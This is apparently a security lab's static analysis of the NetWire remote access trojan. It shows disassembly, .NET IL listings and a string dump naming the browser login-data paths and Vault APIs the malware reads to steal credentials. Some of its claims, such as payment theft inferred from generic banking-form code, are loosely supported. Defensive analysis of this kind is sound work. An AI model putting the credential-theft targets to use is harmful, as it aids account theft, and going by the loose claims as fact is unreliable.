Analysis of Netwire RAT

lmntrix.com/lab/analysis-of-netwire-rat/

The NetWire RAT is malicious remote access trojan that emerged in the wild in 2012. This multi-platform malware was developed by World Wired Labs, and the program has since undergone several developmental upgrades. It is capable of infecting Windows, Linux, Mac OS operating systems. The malware developers have another program called PWNDROID released in mid-2020, for the Android platform. A company advertising the remote access tool frequently used by criminals and, nation-state threats may be serving as a front for Chinese hacking groups, according to new research published recently.

The PWNDROID Android malware type, which can be used to listen in on targets' phone calls, capture audio, send and receive text messages, and track victims' geolocation. Multiple groups with possible ties to the Chinese government, is thought to have used it, according to LMNTRIX CDC.

Recent APT attacks which leverage and drop the NetWire payload get distributed via social engineering e-mails. This Trojan (RAT) is mainly focused on password stealing and keylogging, as well as including remote control capabilities. Recently, NetWire has been distributed via Microsoft office documents and spreading their secondary payload attacks especially GuLoader campaigns.

Target OS: Windows, Linux, Mac OS

Motivation: Remote Access Tool & APT Campaigns

Threat Actors: APT33, The White Company & Silver Terrier groups potentially use the Netwire RAT.

Static Analysis


Sample: NetWire Remote Access Tool

SHA256: e4029ef5d391b9a380ed98a45f3e5a01eece6b7a1120ab17d6db0f8bb1309a47

Filetype: Portable Executable (EXE)

Common Anti-Debugging Methods Used

When the sample was loaded into Ollydbg, and we got the disassembly to start with, NetWire displayed the following error message. In addition to this error message, the malware uses NtWow64ReadVirtualMemory64 from NTDLL to query the PEB (process environment block), and a timing based check such as GetTickCount from Kernel32.DLL are used to thwart debugging.



```
009A64A6  $ E8 1F000000   CALL NetWire_.009A64CA
009A64AB  . 53            PUSH EBX
009A64AC  . 61            POPAD
009A64AD  . 66:65:6E      OUTS DX,BYTE PTR ES:[EDI]                   I/O command
009A64B0  . 67:696E 65 20 IMUL EBP,DWORD PTR SS:[BP+65],74654E20
009A64B8  . 4C            DEC ESP
009A64B9  . 6963 65 6E736 IMUL ESP,DWORD PTR DS:[EBX+65],726F736E
009A64C0  . 2076 32       AND BYTE PTR DS:[ESI+32],DH
009A64C3  . 2E:312E       XOR DWORD PTR CS:[ESI],EBP
009A64C6  . 392E          CMP DWORD PTR DS:[ESI],EBP
009A64C8  . 3000          XOR BYTE PTR DS:[EAX],AL
009A64CA  $ 9C            PUSHFD
009A64CB  . 60            PUSHAD
009A64CC  . 886C24 0C     MOV BYTE PTR SS:[ESP+C],CH
009A64D0  . 66:895424 18  MOV WORD PTR SS:[ESP+18],DX
009A64D5  .^E9 24FFFFFF   JMP NetWire_.009A63FE
009A64DA    F3            DB F3
009A64DB    EA            DB EA
009A64DC  > 52            PUSH EDX
009A64DD  . 66:FF7424 03  PUSH WORD PTR SS:[ESP+3]
009A64E2  . 66:FF7424 01  PUSH WORD PTR SS:[ESP+1]
009A64E7  . 8D6424 0C     LEA ESP,DWORD PTR SS:[ESP+C]
009A64EB  . 2D A9509A00   SUB EAX,NetWire_.009A50A9                   Entry address
009A64F0  .^E9 64FFFFFF   JMP NetWire_.009A6459
009A64F5  > 66:87C6       XCHG SI,AX
009A64F8  . 54            PUSH ESP
009A64F9  . 87D3          XCHG EBX,EDX
009A64FB  . 5F            POP EDI
009A64FC  . 66:897C24 08  MOV WORD PTR SS:[ESP+8],DI
009A6501  . BD 1E64F248   MOV EBP,48F2641E
009A6506  .vE9 E5010000   JMP NetWire_.009A66F0
009A650B    05            DB 05
009A650C    B4            DB B4
009A650D    A7            DB A7
009A650E    CE            DB CE
009A650F    59            DB 59                                       CHAR 'Y'
009A6510    B8            DB B8
009A6511  > 66:8B5C24 04  MOV BX,WORD PTR SS:[ESP+4]
009A6516  . 52            PUSH EDX
009A6517  . FF7424 02     PUSH DWORD PTR SS:[ESP+2]
009A651B  . 8D96 75197EBA LEA EDX,DWORD PTR DS:[ESI+BA7E1975]
009A6521  . 8BF8          MOV EDI,EAX
009A6523  . 95            XCHG EAX,EBP
009A6524  .^EB CF         JMP SHORT NetWire_.009A64F5
009A6526  $ E8 44000000   CALL NetWire_.009A656F
009A652B  > 874424 02     XCHG DWORD PTR SS:[ESP+2],EAX
009A652F  . 66:8BD3       MOV DX,BX
009A6532  . F6DE          NEG DH
009A6534  . 8F0424        POP DWORD PTR SS:[ESP]
009A6537  .vE9 98000000   JMP NetWire_.009A65D4
009A653C    9B            DB 9B
009A653D    F2            DB F2
009A653E    ED            DB ED
009A653F  . FC            CLD
009A6540  . CF            IRETD
009A6541  > B9 74CAC0B4   MOV ECX,B4C0CA74
009A6546  . E8 DBFFFFFF   CALL NetWire_.009A6526
009A654B  . 50            PUSH EAX
009A654C  . D4 4A         AAM 4A
009A654E  . 2D DC34C641   SUB EAX,41C634DC
009A6553  . D1B0 43C68043 SAL DWORD PTR DS:[EAX+4380C643],1
009A6559  . FA            CLI
009A655A  . D5 44         AAD 44
009A655C  . F7B1 92608D64 DIV DWORD PTR DS:[ECX+648D6092]
009A6562    24 47         AND AL,47
```


NetWire

Please disable debugging or monitoring tools and try again.

OK

Keylogger Functions

Based on the familiar CPP functions & a lot of functions being imported from MSVBVM60, MSVCRT and MSCOREE DLL files, we believe the developers may be using Microsoft VC++ and/or Delphi for NetWire RAT.




```
    .maxstack 2
    .locals init (bool V0,
                  bool V1,
                  bool V2)
    nop
    ldarg.2
    callvirt instance char [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs::get_KeyChar()
    call     bool [mscorlib]System.Char::IsControl(char)
    stloc.0
    ldloc.0
    brfalse.s loc_276D
    nop
    ldstr    aWeHaveAControl           // "we have a control character: {0}"
    ldarg.2
    callvirt instance char [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs::get_KeyChar()
    box      [mscorlib]System.Char
    call     string [mscorlib]System.String::Format(string, object)
    call     valuetype [System.Windows.Forms]System.Windows.Forms.DialogResult [System.Windows.Forms]System.Windows.Forms.MessageBox::Show(string)
    pop
    nop

loc_276D:                              // CODE XREF: Basic_windows.frmMain__textBoxBalance_KeyPress+E↑j
    ldarg.2
    callvirt instance char [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs::get_KeyChar()
    call     bool [mscorlib]System.Char::IsControl(char)
    brtrue.s loc_2796
    ldarg.2
    callvirt instance char [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs::get_KeyChar()
    call     bool [mscorlib]System.Char::IsDigit(char)
    brtrue.s loc_2796
    ldarg.2
    callvirt instance char [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs::get_KeyChar()
    ldc.i4.s 0x2E
    ceq
    ldc.i4.0
    ceq
    br.s     loc_2797
```

Function name	Segment	Start	Length	Locals	Arguments
Basic_windows.Timer__.cctor	seg000	000069F0	00000027		
Basic_windows.Properties.Resources__.ctor	seg000	00006A30	00000009		
Basic_windows.Properties.Resources__get_ResourceManager	seg000	00006A40	00000039		
Basic_windows.Properties.Resources__get_Culture	seg000	00006A80	0000000B		
Basic_windows.Properties.Resources__set_Culture	seg000	00006A90	00000008		
Basic_windows.Properties.Resources__get_dialog_error	seg000	00006AA0	00000021		
Basic_windows.Properties.Resources__get_dialog_information	seg000	00006AD0	00000021		
Basic_windows.Properties.Resources__get_dialog_password	seg000	00006B00	00000021		
Basic_windows.Properties.Resources__get_dialog_warning	seg000	00006B30	00000021		
Basic_windows.Properties.Resources__get_image_missing	seg000	00006B60	00000021		
Basic_windows.Properties.Resources__get_meeting_participant_optional	seg000	00006B90	00000021		
Basic_windows.Properties.Resources__get_meeting_participant_reply	seg000	00006BC0	00000021		
Basic_windows.Properties.Resources__get_yKeDr	seg000	00006BF0	00000021		
Basic_windows.Properties.Settings__get_Default	seg000	00006C30	0000000B		
Basic_windows.Properties.Settings__.ctor	seg000	00006C40	00000008		
Basic_windows.Properties.Settings__.cctor	seg000	00006C50	00000015		
Function__.ctor	seg000	00006C80	00000001		
Function__Invoke	seg000	00006C90	00000001		
Function__BeginInvoke	seg000	00006CA0	00000001		
Function__EndInvoke	seg000	00006CB0	00000001		
__c__DisplayClass35_0__.ctor	seg000	00006CE0	00000008		
__c__DisplayClass35_0__Play_b__0	seg000	00006CF0	0000002F		
__c__DisplayClass37_0_1__.ctor	seg000	00006D30	00000008		
__c__DisplayClass37_0_1__Play_b__0	seg000	00006D40	0000002F		
__c__DisplayClass37_0__.ctor	seg000	00006D90	00000008		
__c__DisplayClass37_0__Play_b__0	seg000	00006DA0	0000002A		
__c__DisplayClass39_0_1__.ctor	seg000	00006DE0	00000008		

GetUserName, GetSecurityInfo, GetMonitorInfoA, GetLogonSessionData, and Key Press Events are monitored by the NetWire malware sample. A logged on user's session data, encoded base 64 strings, key state, key press and keyboard events being monitored could hint at keylogging functionality.




```
VaultEnumerateItems
VaultGetItem
VaultGetItem
VaultFree
%s\Google\Chrome\User Data\Default\Login Data
%s\Chromium\User Data\Default\Login Data
%s\Comodo\Dragon\User Data\Default\Login Data
%s\Yandex\YandexBrowser\User Data\Default\Login Data
%s\Opera Software\Opera Stable\Login Data
GetModuleFileNameExA
GetModuleFileNameExA
%s\system32\cmd.exe
advapi32.dll
GetUserNameA
USERNAME
GetNativeSystemInfo
kernel32.dll
SYSTEM\CurrentControlSet\Control\ProductOptions
```

After dumping the strings from our sample PE file, and decoding them with IDAPython, we can realize that the keylogger also records and sends login data from popular web browers such as Firefox, Chrome and Internet Explorer to the NetWire Admin Workstation. The NetWire keylogger module encodes the keystrokes logged after stealing credentials from the logged on user, prior to sending it to NetWire Admin Workstation. You can find a copy of the NetWire log decoder from GitHub.

Refer https://github.com/ArsenalRecon/NetWireLogDecoder

Payment Data Being Stolen



```
    ldarg.0
    call     instance void Basic_windows.frmMain::InitializeComponent()
    nop
    ldarg.0
    newobj   instance void class [mscorlib]System.Collections.Generic.List`1<class Banking.BankAccount>::.ctor()
    stfld    class [mscorlib]System.Collections.Generic.List`1<class Banking.BankAccount> Basic_windows.frmMain::accounts
    ret
  }

  .method private hidebysig instance void btnMessage_Click(object sender, class [mscorlib]System.EventArgs e)
                                        // DATA XREF: Basic_windows.frmMain__InitializeComponent+2F2↓r
  {
    .maxstack 8
    nop
    ldstr    aTheNameOfTheNe            // "The name of the new customer is "
    ldarg.0
    ldfld    class [System.Windows.Forms]System.Windows.Forms.TextBox Basic_windows.frmMain::textBoxName
    callvirt instance string [System.Windows.Forms]System.Windows.Forms.Control::get_Text()
    call     string [mscorlib]System.String::Concat(string, string)
    call     valuetype [System.Windows.Forms]System.Windows.Forms.DialogResult [System.Windows.Forms]System.Windows.Forms.MessageBox::Show(string)
    pop
    ret
  }

  .method private hidebysig instance void textBoxBalance_KeyPress(object sender, class [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs e)
                                        // DATA XREF: Basic_windows.frmMain__InitializeComponent+17B↓r
  {
    .maxstack 2
    .locals init (bool V0,
                  bool V1,
                  bool V2)
    nop
    ldarg.2
    callvirt instance char [System.Windows.Forms]System.Windows.Forms.KeyPressEventArgs::get_KeyChar()
    call     bool [mscorlib]System.Char::IsControl(char)
    stloc.0
    ldloc.0
```


```
    nop
    ret
  }

  .method public hidebysig instance void MakeWithdrawal(valuetype [mscorlib]System.Decimal amount, valuetype [mscorlib]System.DateTime date, string note)
  {
    .maxstack 3
    .locals init (class Banking.Transaction V0,
                  bool V1,
                  bool V2)
    nop
    ldarg.1
    ldsfld   valuetype [mscorlib]System.Decimal [mscorlib]System.Decimal::Zero
    call     bool [mscorlib]System.Decimal::op_GreaterThanOrEqual(valuetype [mscorlib]System.Decimal, valuetype [mscorlib]System.Decimal)
    stloc.1
    ldloc.1
    brfalse.s loc_141
    nop
    ldstr    aAmount                    // "amount"
    ldstr    aAmountOfWithdr            // "Amount of withdrawal must be negative"
    newobj   instance void [mscorlib]System.ArgumentOutOfRangeException::.ctor(string, string)
    throw

loc_141:                                // CODE XREF: Banking.BankAccount__MakeWithdrawal+E↑j
    ldarg.0
    call     instance valuetype [mscorlib]System.Decimal Banking.BankAccount::get_Balance()
    ldarg.1
    call     valuetype [mscorlib]System.Decimal [mscorlib]System.Decimal::op_Subtraction(valuetype [mscorlib]System.Decimal, valuetype [mscorlib]System.Decimal)
    ldsfld   valuetype [mscorlib]System.Decimal [mscorlib]System.Decimal::Zero
    call     bool [mscorlib]System.Decimal::op_LessThan(valuetype [mscorlib]System.Decimal, valuetype [mscorlib]System.Decimal)
    stloc.2
    ldloc.2
    brfalse.s loc_167
    nop
    ldstr    aNotSufficientF            // "Not sufficient funds for this withdrawa"...
    newobj   instance void [mscorlib]System.InvalidOperationException::.ctor(string)
    throw
```

LMNTRIX CDC analysts discovered payment being collected for exfiltration by NetWire trojan while investigating the keylogger module further.

Remote Access Tool (RAT)



```
Module (1)
    1 - (wLJb.exe)
TypeRef (135)
TypeDef (279)
Field (1360)
Method (1168)
Param (1256)
InterfaceImpl (43)
MemberRef (288)
Constant (386)
CustomAttribute (271)
StandAloneSig (539)
EventMap (3)
Event (10)
    1 - (OnMessageReceived)
    2 - (OnClientConnected)
    3 - (OnReaderEventNotification)
    4 - (OnRoAccessReportReceived)
    5 - (OnKeepAlive)
    6 - (OnEncapedReaderEventNotification)
    7 - (OnEncapedRoAccessReportReceived)
    8 - (OnEncapedKeepAlive)
    9 - (OnClientConnected)
    10 - (OnMessageReceived)
